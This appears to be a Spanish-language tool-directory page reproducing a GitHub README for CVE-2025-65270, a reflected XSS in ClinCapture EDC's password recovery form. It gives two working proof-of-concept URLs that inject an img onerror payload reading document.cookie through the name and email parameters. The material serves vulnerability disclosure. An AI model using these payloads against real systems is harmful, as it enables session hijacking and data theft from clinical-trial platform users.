
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-65270 — XSS reflejado en ClinCapture EDC | Kitploit
Herramientas/GitHubGitHub/xh4vm/cve-2025-65270
Análisis de VulnerabilidadesExplotación de Aplicaciones WebSeguridad WebPruebas de PenetraciónAprendizaje y Educación
GitHubxh4vm/cve-2025-65270

CVE-2025-65270

XSS reflejado en ClinCapture EDC

Ver Repositorio
9hace 11 mesesAún no revisado

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    593
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    381
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    316
  • 6

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    305

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →
Compartir

CVE-2025-65270

⚠️ Aviso legal

Este repositorio es solo para fines educativos y de investigación defensiva

🔥 Descripción general


Vulnerabilidad de cross-site scripting (XSS) reflejado en ClinCapture EDC 3.0 y 2.2.3, que permite a un atacante remoto no autenticado ejecutar código JavaScript en el contexto del navegador de la víctima.
poc_xss

🧪 Prueba de concepto

Para demostrar la vulnerabilidad, debe ir a la pestaña de recuperación de contraseña y especificar el payload en el parámetro name o email, o enviar una solicitud

🔓 Mediante el parámetro name

<url>/edc/RequestPassword?action=submit&name=text%22%3E%3Cimg%20src%3dx%20onerror%3dalert(document.cookie)%3E&[email protected]&passwdChallengeQuestion=favorite_animal&passwdChallengeAnswer=&Submit=Submit

poc_xss_1


🔓 Mediante el parámetro email

<url>/edc/RequestPassword?action=submit&name=text&[email protected]%22%3E%3Cimg%20src%3dx%20onerror%3dalert(document.cookie)%3E&passwdChallengeQuestion=favorite_animal&passwdChallengeAnswer=&Submit=Submit
poc_xss_2

🚨 Impacto

Un usuario no autenticado puede ejecutar código JavaScript en el contexto del navegador de la víctima, con el objetivo de realizar acciones en nombre de la víctima o robar información confidencial, como la respuesta a una pregunta de seguridad


🔗 Referencias

  • CVE-2025-65270
Descargar herramienta




